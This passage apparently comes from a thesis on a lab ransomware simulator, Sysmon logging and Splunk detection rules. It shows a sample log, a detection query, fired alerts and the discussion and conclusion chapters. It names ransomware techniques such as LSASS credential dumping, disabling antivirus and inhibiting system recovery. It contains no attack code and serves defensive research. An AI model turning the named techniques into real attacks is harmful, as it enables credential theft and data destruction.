325</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:11:06.784</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><
Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Da
ta Name='TargetFilename'>C:\Users\Simulator\Desktop\RansomNote.txt</Data><Data Name='CreationUtcTime'>2023-05-12 13:11:06.7
84</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog
```

Figure 30: Screenshot of the generated logs and search query in Splunk for Create-RansomNote

Sysmon Log Technical Analysis

In the provided Sysmon log for the Create-RansomNote function, we can notice several important patterns and potential indicators of compromise (IoCs):

- **EventID:** 11 - This indicates a File Create event.
- **UtcTime:** 2023-05-12 13:11:06.784 - The timestamp of the file creation event.
- **ProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The GUID of the process that created the file.
- **ProcessId:** 5308 - The process ID of the process that created the file.
- **Image:** C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe - The path of the process that created the file.
- **TargetFilename:** C:\Users\Simulator\Desktop\RansomNote.txt - The path and name of the created file.

- **CreationUtcTime:** 2023-05-12 13:11:06.784 - The timestamp of the file creation.
- **User:** WIN11SIMULATOR\Simulator - The user account associated with the process that created the file.

Analysis:

The creation of a file named "RansomNote.txt" on a user's desktop could be a strong indicator of a ransomware attack. In this case, the file was created by a PowerShell ISE process.

The generation of a ransom note is usually one of the final steps in a ransomware attack, occurring after the ransomware has encrypted the victim's files. This means that by the time this event is logged, the damage has most likely already been done.

However, the detection of such an event can still provide crucial information for incident response and forensic analysis. It can confirm that a ransomware attack has taken place, providing a clear starting point for the investigation. Moreover, the identification of the process and user that created the ransom note can aid in understanding how the ransomware was able to execute on the system.

Furthermore, in a broader security monitoring perspective, this event can be correlated with other alerts to prioritize incident response activities. For example, if other suspicious activities were detected on the same system or related to the same user account, those alerts could be escalated based on the confirmation that a ransomware attack has taken place.

Develop detection Rules:

Based on the identified patterns and IoCs, a detection rule for file creation events related to ransom notes could be:

```
index=sysmon EventID=11 TargetFilename="*\\RansomNote.txt"
```

This rule will trigger an alert whenever a file named "RansomNote.txt" is created anywhere on the system. Adjusting the TargetFilename value in the rule can help monitor for other common ransom note filenames used by different ransomware families.

4.3.2 Conclusion

In this chapter, we have thoroughly analyzed the Sysmon logs generated by each function in the ransomware simulator. The insights gleaned from this exploration provide invaluable assistance to security professionals and researchers in formulating effective detection and mitigation strategies against ransomware attacks.

However, our analysis also underscored a few shortcomings. Notably, there were instances where some events did not generate logs as expected. This discrepancy presents a potential blind spot in detecting and combating security threats, emphasizing the importance of continuous refinement in our tools and strategies.


These findings further underscore the need for continuous improvement of Sysmon and other detection tools. Identifying and addressing these gaps not only enhance detection capabilities but also ensure that our defenses evolve in tandem with the rapidly changing cybersecurity landscape.

Overall, while Sysmon exhibits substantial strengths as a detection tool, it is not without areas for improvement. Further research and development are vital to rectify these issues and enhance our ability to safeguard against increasingly sophisticated threats.

4.4 Validation of Detection and mitigation Strategies with Ransomware Simulation

In this section, we evaluate the effectiveness of the detection strategies implemented during the simulation of 20 TTPs commonly used by ransomware. Out of the 20 TTPs simulated, we successfully developed and implemented 16 detection rules. These detection rules were designed to trigger alerts in Splunk, with the detections running every 15 minutes to ensure timely monitoring.

During the simulation, all of the 16 detection rules generated alerts in Splunk, indicating their capability to identify potential ransomware activities. However, it is important to note that these results were obtained within an isolated test environment. In a live production environment, the presence of realistic data may introduce additional challenges such as triggering false positives for these alerts.



Time ⬍	Fired alerts ⬍	App	Type ⬍	Severity ⬍	Mode ⬍	Actions
2023-05-16 23:00:24 CEST	Disable-BackupProcesses	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:24 CEST	Get-LocalAccounts	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:22 CEST	System-Enumeration	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:05 CEST	Invoke-FileBlockShredding	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:05 CEST	Compile-Payload	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:03 CEST	Invoke-FileDeletion	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:03 CEST	Simulate-NetworkPortScan	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:03 CEST	Download-Ransomware-CreateZipFile	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:03 CEST	Inhibit-SystemRecovery	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:02 CEST	Disable-ModifyFirewall	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:02 CEST	Process-Injection	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:02 CEST	Dump-LSASSUsingProcdump	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:02 CEST	Disable-AntivirusRealTimeProtection	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:01 CEST	Obfuscation	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:01 CEST	Simulate-FileEncryption	search	Scheduled	● High	Digest	View results | Edit search | Delete
2023-05-16 23:00:01 CEST	Create-RansomNote	search	Scheduled	● High	Digest	View results | Edit search | Delete

Figure 31: Triggered Alerts in Splunk after implementing the detection rules

To address the issue of false positives, it is crucial to tune the detection rules to the specific environments they are integrated into. Security analysts should work closely with system administrators and other relevant stakeholders to create a baseline understanding of normal activities within their environment. This includes identifying and documenting daily administrative tasks, standard procedures of applications, and other legitimate activities that might resemble suspicious behavior.

By establishing this baseline understanding, security analysts can refine the detection rules and reduce false positives, ensuring that alerts are triggered only when there is a genuine indication of ransomware activity. This process of tuning and customizing the detection rules to the specific environment is essential to enhance the accuracy and reliability of the detection system.

Beyond detection, Splunk Enterprise also offers the potential for immediate automated response to ransomware activities, thus significantly enhancing the system's defensive posture. By using Splunk's alert actions, such as Webhook, custom actions can be triggered automatically when certain events or conditions, as defined by the detection rules, are met.

For instance, when Splunk detects an event that matches the alert conditions, it can trigger a webhook. This webhook, in turn, calls an API or script, executing the predefined action. This method not only speeds up response time but also ensures consistent application of mitigation measures, minimizing the possibility of human error during the crucial initial response phase.

Some practical applications of this functionality include:

1. Resetting User Passwords: In the event of a potential compromise of a user account, the system can automatically reset the user's password, thereby mitigating the threat of further malicious activity.
2. Blocking IP Addresses: When suspicious activity from a specific IP address is detected, the system can automatically block that IP at the network level, thus preventing additional harmful actions from that source.
3. Creating a Ticket: For issues that require manual intervention, the system can automatically create a ticket in the IT service management tool, such as ServiceNow or JIRA.
4. Incident Response Automation: With integration to a Security Orchestration, Automation, and Response (SOAR) platform like Phantom, the system can trigger playbooks that perform a series of automated responses based on the alert. This could include gathering additional context, conducting forensic analysis, and taking containment actions.
5. Quarantining a Device: In case of detected malware or unusual behavior in a device, the system can automatically quarantine the device from the network, isolating potential threats and minimizing their impact.

These automated responses provide an additional layer of security, bridging the gap between detection and response, and ultimately improving the effectiveness and efficiency of ransomware defense. It underscores the versatility and capability of Splunk Enterprise not just as a centralized logging and detection tool, but also as a critical component in automating cybersecurity response actions.

However, like the detection rules, these automated actions need to be carefully crafted and customized to the specific environment to avoid unintended consequences, such as disrupting business operations or causing system instability. As such, ongoing collaboration among security analysts, system administrators, and other stakeholders is paramount in this process.

In conclusion, this section presented the creation and validation of detection rules in a simulated environment for common ransomware TTPs. We have successfully shown that our developed rules can effectively identify potential ransomware activities, and the system can respond to these alerts promptly and accurately, providing an added layer of defense. Furthermore, our implementation of Splunk Enterprise demonstrated the powerful capabilities of such systems in not only detecting ransomware activities but also initiating automated responses to mitigate their impacts. However, it must be emphasized that the deployment of such systems requires careful tuning to the specific environment to minimize false positives and avoid potential disruption to business operations. This underscores the necessity for continuous collaboration among different stakeholders in the organization and ongoing refinement of detection rules and response strategies.

4.5 Discussion

This chapter provides a comprehensive analysis of the research questions formulated at the beginning of this study. Each research question will be addressed in a systematic manner, presenting the key findings, discussions, and implications from the study. The purpose of this chapter is to consolidate the understanding of the research problems and to reflect on the insights gained through the study.

4.5.1 RQ1: Ransomware Simulator Design and Implementation

This section revisits the first research question, providing a detailed analysis on how the ransomware simulator was designed and implemented to realistically mimic ransomware Tactics, Techniques, and Procedures (TTPs). Additionally, it engages in a critical reflection on the limitations of the study and areas for further investigation. It also covers the sub-questions RQ1.1 and RQ1.2, discussing the key ransomware TTPs and attack scenarios that were considered for the development of the simulator, and how the simulator was integrated with Sysmon and centralized logging to effectively monitor and analyze the ransomware attack.

RQ1: How can a ransomware simulator be designed and implemented to realistically mimic ransomware Tactics, Techniques, and Procedures (TTPs)?

Creating the ransomware simulator, as demonstrated in the Invoke-RansomwareSimulation function, requires designing and implementing a sequence of steps that mirror real-world ransomware TTPs. Each of these actions corresponds to a function that simulates a specific aspect of a ransomware attack. The execution of these functions, following a sequence reflecting the lifecycle of a typical ransomware attack, provides a representative emulation of ransomware behavior.

However, it is crucial to acknowledge the inherent limitations in the simulation design. While the ransomware simulator provides a controlled environment to study ransomware behavior, the relatively short duration of the simulation may not fully encapsulate a prolonged real-world ransomware attack that could span several days or weeks.

Moreover, while the simulator incorporates twenty key ransomware TTPs, there is a vast array of known and unknown TTPs that exist in the rapidly evolving cybersecurity landscape. Consequently, the simulator's scope, although broad, remains inherently limited and may not capture every conceivable TTP in a ransomware attack.

RQ1.1: What are the key ransomware TTPs and attack scenarios that should be considered for the development of the simulator?

The Invoke-RansomwareSimulation function integrates twenty key ransomware TTPs identified through a comprehensive review of ransomware behavior observed in real-world attacks.

Yet, it is important to note that while these TTPs provide a substantive representation of ransomware attacks, they do not encompass all possible attack scenarios. Ransomware strategies continuously evolve, and newer TTPs may emerge that have not been included in the current simulation design. Future iterations of the simulator must incorporate ongoing research and threat intelligence to stay updated with the dynamic ransomware landscape.

RQ1.2: How can the ransomware simulator be integrated with Sysmon and centralized logging to effectively monitor and analyze the ransomware attack?

The integration of the ransomware simulator with Sysmon and centralized logging is pivotal for monitoring and analyzing simulated ransomware attacks.

However, it's important to remember that detection and analysis capabilities can depend significantly on the correct configuration and usage of these tools. In a real-world scenario, detection capabilities can be hindered by a multitude of factors like misconfigurations, evasion techniques used by the attackers, or simply the vast amount of log data that can potentially obscure crucial indicators of compromise.

In conclusion, the ransomware simulator is a valuable tool for understanding ransomware behavior and enhancing defense mechanisms. However, its utility and accuracy must be understood within its constraints. The continuous advancement in ransomware strategies necessitates constant updating and refining of the simulator and the associated detection and mitigation strategies.

4.5.2 RQ2: Effectiveness of Sysmon

The second research question is addressed in this section, presenting a comprehensive evaluation of Sysmon's effectiveness in capturing and logging events related to ransomware attacks. The sub-question RQ2.1 is also discussed here, identifying which Sysmon event types are most relevant for detecting ransomware activities based on the observations from the study.

RQ2: How effective is Sysmon in capturing and logging events related to ransomware attacks?

Based on our analyses of Sysmon logs in the context of potential ransomware activities, we found that Sysmon is highly effective in capturing and logging events related to these attacks. Sysmon provides detailed information about the process, user account, and system activity, allowing for an in-depth analysis of potential indicators of compromise (IoCs).

In the case of Invoke-FileBlockShredding, a renamed version of SDelete.exe acting as Ransomware.exe was captured attempting to delete a file, an action indicative of a ransomware attack. The action was successfully logged and blocked by Sysmon, demonstrating its effectiveness in monitoring and controlling potentially harmful system activities. Sysmon's ability to block file shredding attempts can be crucial in mitigating the damage caused by ransomware attacks.

While Sysmon is extremely effective at logging system activities, it must be noted that the 'log everything' research configuration used during our simulation is not feasible for a live production environment due to the sheer volume of data it produces. This inundation of logs not only leads to significant storage requirements but can also complicate analysis due to the excess of potentially irrelevant events. As a consequence, efficient usage of Sysmon for ransomware detection necessitates careful tuning of the configuration file and a profound understanding of its potential and limitations.

There are numerous community-supported configurations available that are optimized for the detection of various cyber attacks, including ransomware. However, successfully employing these configurations requires substantial investment in understanding the details and potential shortcomings of each. The data that Sysmon logs can be vast and complex, necessitating well-developed event correlation and analysis capabilities to parse the high volume of events and identify potential indicators of compromise effectively. Importantly, the tuning process should be accompanied by systematic testing and validation to ensure that the configuration behaves as expected and that critical events aren't being overlooked.

Therefore, while Sysmon provides a robust foundation for monitoring system activity, its ultimate effectiveness in detecting and mitigating ransomware threats relies heavily on careful configuration, regular tuning, and skilled analysis.

It is also critical to note several limitations observed during the research. First, the network traffic in Simulate-C2Communication was not logged by Sysmon, emphasizing the importance of testing and verification of log and detection strategies. Also, while Sysmon logs network connection events logs the initiating process, it does not provide information about the content of the network traffic, a gap that could be filled by an efficient IDS/IPS or full packet capture solution.

Additionally, certain PowerShell features did not trigger new processes and were therefore, not logged by Sysmon. For a comprehensive understanding of the ransomware attack, PowerShell logs would have been necessary. These logs would have provided information about the PowerShell functions used and could have logged the entire script as it ran. This underscores the importance of correlation between multiple log sources. While Sysmon provides strong capabilities, its effectiveness is enhanced when it's correlated with other sources.

RQ2.1: Which Sysmon event types are most relevant for detecting ransomware activities?

Several Sysmon event types can be particularly relevant for detecting ransomware activities. The relevance of a particular event type depends on the nature and mechanisms of the ransomware attack.

The FileCreate (Event ID 11) and FileDelete (Event ID 23) events can be significant for ransomware detection. Ransomware often creates, modifies, and deletes files as part of its encryption and destruction processes. By monitoring these events, it's possible to detect abnormal file activities that may indicate a ransomware attack.

The ProcessCreate (Event ID 1) and ProcessTerminate (Event ID 5) events are also critical. Ransomware typically needs to execute a malicious process to encrypt files. Tracking process creation and termination can help identify unusual processes or patterns that might indicate a ransomware attack.

Another critical event type for detecting ransomware activity is Process Access (Event ID 10). During the ransomware simulation, this event was triggered when the Invoke-CredentialDumping function attempted to access the LSASS process to dump credentials, a common tactic used by ransomware to escalate privileges and move laterally in the network. Furthermore, Process Access events can also indicate other suspicious activities such as process injection or hooking attempts, where a malicious process attempts to modify the behavior of another process. By monitoring Process Access events, it's possible to identify these attempts, which could indicate an ongoing ransomware attack or other forms of malicious activities.

In our specific case of Invoke-FileBlockShredding, we found the FileDelete (Event ID 28) to be particularly relevant. This event indicates file shredding attempts, which can be a common practice by ransomware to prevent data recovery.

In conclusion, the effectiveness of Sysmon in capturing and logging events related to ransomware attacks is highly reliant on proper configuration and targeted monitoring of relevant event types. These include but are not limited to FileCreate, FileDelete, ProcessCreate, ProcessTerminate, and DriverLoad events. By focusing on these event types and understanding the context surrounding these events, we can improve our ability to detect and mitigate ransomware threats.

In conclusion, while our research confirmed Sysmon's high effectiveness in capturing and logging events related to ransomware attacks, it also highlighted limitations and areas requiring careful consideration. While Sysmon provides robust logging of system events, it does not capture all types of system activities, particularly network traffic content and certain PowerShell activities. Moreover, the high volume of data it generates, especially in a 'log everything' configuration, necessitates careful tuning, a deep understanding of its capabilities, and systematic testing of configurations. Our findings underscore the necessity for a multi-faceted approach to ransomware detection and mitigation that combines Sysmon's strengths with other complementary tools and log sources, integrating these into a comprehensive, layered defense strategy.

4.5.3 RQ3: Centralized Logging with Splunk Enterprise

This section provides an in-depth exploration of the third research question, outlining how centralized logging with Splunk Enterprise can enhance the detection and analysis of ransomware attacks. It also delves into sub-questions RQ3.1 and RQ3.2, highlighting the key benefits of using centralized logging for detecting and responding to ransomware attacks, and detailing how Splunk Enterprise can be utilized to analyze and correlate Sysmon logs for identifying Indicators of Compromise (IoCs) and potential detection strategies.

By addressing these research questions, this chapter aims to synthesize the insights and understandings developed throughout the study, thereby contributing to the broader knowledge of ransomware detection and response strategies. The next chapter will build on this, discussing the implications of these findings for cybersecurity professionals and the potential directions for future research in this domain.

RQ3: How can centralized logging with Splunk Enterprise enhance the detection and analysis of ransomware attacks?

This study has demonstrated that centralized logging with Splunk Enterprise enhances the detection and analysis of ransomware attacks significantly. Splunk's ability to collect, analyze, and visualize data from various sources in real-time has proven crucial for identifying and responding to potential threats promptly. Centralized logging, as observed in our simulations, provides a consolidated view of systems, enabling security analysts to detect anomalies and potential attacks faster.

RQ3.1: What are the key benefits of using centralized logging for detecting and responding to ransomware attacks?

Several key benefits of using centralized logging for detecting and responding to ransomware attacks were identified. One major advantage is the ability to detect ransomware activity more efficiently and accurately by monitoring all systems in real-time from a centralized location. This enhances response times and minimizes potential damage. Centralized logging also aids in building a comprehensive understanding of network behavior, which in turn helps in tuning detection strategies and reducing false positives. Furthermore, it allows for a thorough post-incident analysis, supporting recovery efforts and enabling organizations to learn from incidents and refine their security measures.

RQ3.2: How can Splunk Enterprise be utilized to analyze and correlate Sysmon logs for identifying Indicators of Compromise (IoCs) and potential detection strategies?

The findings of this study underscore that Splunk Enterprise is a potent tool for analyzing and correlating Sysmon logs to help identify Indicators of Compromise (IoCs) and develop potential detection strategies.

The flexibility, scalability, and advanced search functionality of Splunk set it apart from traditional methods like the Windows Event Viewer, notably enhancing the process of data categorization, threat hunting, and investigation. In our simulations, Splunk successfully helped identify ransomware Tactics, Techniques, and Procedures (TTPs) by correlating data based on the events generated in the Sysmon logs. This provided an organized overview of the logs collected, enabling faster, more intuitive searching, and real-time threat hunting.

Furthermore, the superior visualization capabilities of Splunk facilitated a comprehensive understanding of the data and network activities, providing analysts with a holistic view of potential threats. This enabled the security team to quickly analyze vast quantities of data, making it a practical tool for incident response in real-world scenarios where time is a critical factor.

However, this process also highlighted the need for continuous refinement and customization of detection rules, especially in light of the ever-evolving nature of ransomware threats. Analysts need to stay abreast of the latest TTPs used by attackers and adapt their detection strategies accordingly. Additionally, to reduce false positives and ensure alerts are triggered only for genuine threats, tuning the detection rules to specific environments and establishing a baseline understanding of normal activities within their environment is crucial.

While Splunk Enterprise does offer remarkable capabilities in ransomware detection and automated response, it's important to consider the challenges associated with its deployment. One of the significant hurdles could be the high cost of implementation, particularly for large enterprises. This includes not just the initial investment in software and hardware but also the ongoing costs related to licenses, maintenance, updates, and scaling as the needs of the organization evolve.

Further, Splunk Enterprise is a complex system that requires skilled personnel for its setup, operation, and maintenance. Finding and retaining such expertise can be a challenge in the competitive market of cybersecurity professionals. Organizations must therefore factor in the cost of training and possibly higher compensation for such skilled staff.

In addition to financial and human resource considerations, issues related to data privacy and compliance also come into play. As a centralized logging system, Splunk Enterprise handles a vast amount of data, some of which may be sensitive or personally identifiable information (PII). This necessitates robust privacy policies and adherence to various data protection regulations, which can vary by region or industry.

In summary, our research has demonstrated the successful creation and implementation of detection rules for simulated ransomware TTPs. Nevertheless, it is critical to understand that these detection strategies require further customization and fine-tuning when applied in live production environments. Analysts must work collaboratively with relevant stakeholders, refining detection rules continuously based on the specific environment's unique characteristics and activities. This iterative process of refinement and adaptation aids in the development of a robust and effective ransomware detection system. Importantly, the capabilities of systems like Splunk Enterprise extend beyond logging and detection. They offer automation possibilities, dramatically reducing response times and actively mitigating the impacts of ransomware attacks, which highlights their critical role in today's cybersecurity landscape. However, successful deployment and use of such powerful systems do come with significant considerations around cost, skilled resources, and data privacy that organizations must address.

5.0 Conclusion

This final chapter of the thesis seeks to provide a comprehensive summary of the research undertaken, including key findings, insights drawn, and the implications of this study in the broader field of cybersecurity. The intent is to encapsulate the value of the research and shed light on potential avenues for future exploration and study.

The chapter will be structured as follows:

5.1: Summary of the Research Objectives and Methodology: This section will revisit the primary objectives and research questions that guided the study, summarizing the methods employed to address these questions. It will provide context for the findings and the discussions that follow.

5.2: Summary of Findings: This section will present a concise summary of the primary findings of the research, aligned with each of the research questions. The objective is to encapsulate the key insights and outcomes in a digestible format that clearly communicates the impact and value of the research.

5.3: Implications of the Research: This section will delve into the broader implications of the research findings. It will discuss how the outcomes of this study contribute to the existing body of knowledge on ransomware detection and analysis, and how they might influence future work in this field.

5.4: Future Work and Research Opportunities: This section will outline potential avenues for future research that have emerged as a result of this study. It will highlight new questions that have arisen, areas that merit further investigation, and opportunities for expanding upon the current research.

5.5: Final Remarks: This final section will provide closing thoughts, reflections on the research process, and a concluding statement that encapsulates the essence of the research journey.

Through this structured approach, the conclusion chapter aims to provide a clear and convincing summary of the research, its findings, and potential for future exploration, thereby reinforcing the significance of the study and its contribution to the broader field of cybersecurity.

5.1 Summary of Research Objectives and Methodology

The primary objective of this research was to design, implement, and evaluate a ransomware simulator, and to analyze the effectiveness of Sysmon coupled with centralized logging using Splunk Enterprise in detecting and responding to simulated ransomware attacks. To accomplish this goal, we developed a series of research questions, which focused on the key tactics, techniques, and procedures (TTPs) of ransomware, the integration of the ransomware simulator with Sysmon and centralized logging, the effectiveness of Sysmon in capturing and logging ransomware-related events, the relevance of various Sysmon event types for detecting ransomware activities, and the benefits of using centralized logging for detecting and responding to ransomware attacks.

The methodology employed to address these research questions was both practical and analytical. It commenced with a comprehensive review of existing literature on ransomware TTPs, Sysmon, and centralized logging. This review provided a foundation of knowledge that informed the design and implementation of the ransomware simulator. The simulator was developed using PowerShell, and it incorporated an array of ransomware TTPs, which we derived from both the literature review and real-world ransomware attack scenarios.

Once the simulator was operational, we conducted a series of controlled ransomware simulations, during which Sysmon was used to capture and log events, and these logs were then forwarded to a centralized logging system implemented with Splunk Enterprise. This allowed for real-time monitoring and analysis of the simulated ransomware attacks.

Subsequent to the simulations, we undertook a detailed analysis of the data collected. This analysis involved the identification and interpretation of Sysmon event types relevant to ransomware activities, the assessment of Sysmon's effectiveness in capturing and logging these events, the evaluation of the benefits of using centralized logging for detecting and responding to ransomware attacks, and the exploration of how Splunk Enterprise could be utilized to analyze and correlate Sysmon logs for identifying Indicators of Compromise (IoCs) and potential detection strategies.

By employing this methodology, we were able to directly address our research questions, providing a comprehensive evaluation of the effectiveness of Sysmon and centralized logging in the detection and response to ransomware attacks. These insights provide the basis for the findings and discussions that follow in the subsequent sections.

5.2 Summary of Findings

This chapter consolidates the significant findings obtained from the research to answer the proposed questions. The research questions focused on the creation and implementation of a ransomware simulator, Sysmon's effectiveness in logging events related to ransomware attacks, and the role of centralized logging with Splunk Enterprise in enhancing ransomware attack detection and analysis.

RQ1 & RQ1.1: Our research demonstrated the feasibility of designing and implementing a ransomware simulator that realistically mimics ransomware Tactics, Techniques, and Procedures (TTPs). The simulator was found to accurately represent twenty key ransomware TTPs and was integrated with Sysmon and centralized logging for comprehensive monitoring and analysis of ransomware attack scenarios.

RQ1.2: The ransomware simulator was effectively integrated with Sysmon and centralized logging, demonstrating the utility of these tools in monitoring and analyzing ransomware attacks. However, it was acknowledged that while the simulator provides a controlled environment for studying ransomware behavior, it may not fully capture all potential TTPs of a real-world ransomware attack due to the rapidly evolving cybersecurity landscape.

RQ2: This research affirmed that Sysmon is highly proficient in capturing and logging ransomware attack-related events. It effectively monitors potentially harmful system activities, such as file shredding attempts, and provides comprehensive information about the process, user account, and system activity. However, the limitations observed indicate that Sysmon's effectiveness heavily relies on careful configuration, consistent tuning, skilled analysis, and correlation with other data sources.

RQ2.1: The study identified several Sysmon event types as particularly relevant for detecting ransomware activities, highlighting its utility in providing a comprehensive understanding of ransomware attack scenarios. However, the 'log everything' configuration used during the study was deemed not feasible for a live production environment due to the large volume of data it produces. A multi-faceted approach to ransomware detection and mitigation was suggested, combining Sysmon's strengths with other complementary tools and log sources.

RQ3: Centralized logging with Splunk Enterprise significantly enhanced the detection and analysis of ransomware attacks. The platform's ability to collect, analyze, and visualize data from various sources in real-time proved crucial for identifying and responding to potential threats promptly.

RQ3.1: Several key benefits of using centralized logging for detecting and responding to ransomware attacks were identified in the study. These included the ability to detect ransomware activity more efficiently and accurately by monitoring all systems in real-time from a centralized location, thereby enhancing response times and minimizing potential damage. It was also found to aid in building a comprehensive understanding of network behavior, which in turn helps in tuning detection strategies and reducing false positives.

RQ3.2: Splunk Enterprise was identified as a potent tool for analyzing and correlating Sysmon logs. Its flexibility, scalability, and advanced search functionality notably enhanced the process of data categorization, threat hunting, and investigation. Despite its remarkable capabilities, the study highlighted the need for continuous refinement and customization of detection rules, especially in light of the ever-evolving nature of ransomware threats. The challenges associated with its deployment, such as the high cost of implementation and need for skilled personnel, were also discussed.

In summary, this research demonstrated the successful creation and implementation of a ransomware simulator, the effectiveness of Sysmon in logging and controlling ransomware activities, and the benefits and challenges associated with using Splunk Enterprise for centralized logging and analysis. These findings contribute valuable insights to the study of ransomware behavior, detection, and response strategies. They also underline the need for continuous refinement and adaptation of these strategies, taking into account the unique characteristics and activities of each specific environment.

5.3 Implications of the Research

The outcomes of this research study significantly contribute to the existing body of knowledge regarding ransomware detection and analysis. This study offers an innovative approach to understanding ransomware tactics, techniques, and procedures (TTPs), and also provides a thorough examination of the effectiveness of Sysmon and centralized logging with Splunk Enterprise in detecting and responding to ransomware attacks.

Firstly, the research affirms the value of ransomware simulation as a method for studying and understanding ransomware TTPs. The simulator developed in this study effectively mimics real-world ransomware attack scenarios, providing invaluable insight into how these attacks operate and how they might be detected and mitigated. This has significant implications for both academic research and practical applications in cybersecurity.

The study also highlighted the effectiveness of Sysmon as a tool for capturing and logging events related to ransomware attacks. The comprehensive logging provided by Sysmon proved instrumental in identifying indicators of compromise (IoCs) and offered valuable insights into the most relevant event types for detecting ransomware activities. This reinforces Sysmon as a critical tool in the cybersecurity toolkit, particularly in organizations where early detection of ransomware attacks is paramount.

Furthermore, this research study emphasized the importance of centralized logging in enhancing the detection and analysis of ransomware attacks. By using Splunk Enterprise to aggregate and analyze Sysmon logs, we were able to identify patterns of activity indicative of ransomware attacks, thereby enabling more effective and timely responses to such threats. This underlines the key benefits of employing centralized logging systems in cybersecurity operations.

The integration of the ransomware simulator, Sysmon, and Splunk Enterprise in this study provides a holistic framework for detecting, analyzing, and responding to ransomware attacks. This could have a substantial impact on how organizations approach their cybersecurity strategies, influencing the development of more effective and efficient methods for mitigating the risks posed by ransomware.

The results of this research also have significant implications for future work in this field. The insights gleaned from this study can inform the development of more sophisticated ransomware simulators, advance the use of Sysmon and centralized logging in ransomware detection, and contribute to the evolution of more effective strategies for combating ransomware. Thus, the findings of this research serve not only as a comprehensive evaluation of existing tools and techniques but also as a foundation for future explorations in ransomware detection and analysis.

5.4 Future Work and Research Opportunities

The research conducted thus far has yielded valuable insights into the realm of ransomware detection and analysis. However, there are several potential avenues for future work and research opportunities that could expand on the findings of this study and continue to push the boundaries of our understanding in this field.

Sysmon for Linux: With the recent release and ongoing development of Sysmon for Linux, it would be intriguing to conduct a comparable study to the present one, focusing on the design and implementation of a ransomware simulator for Linux systems. Evaluating the effectiveness of Sysmon in the context of Linux could shed light on its applicability and utility in diverse operating environments. This comparison would provide a broader perspective on the tool's capabilities and enhance our understanding of the nuances in ransomware attacks across different platforms.

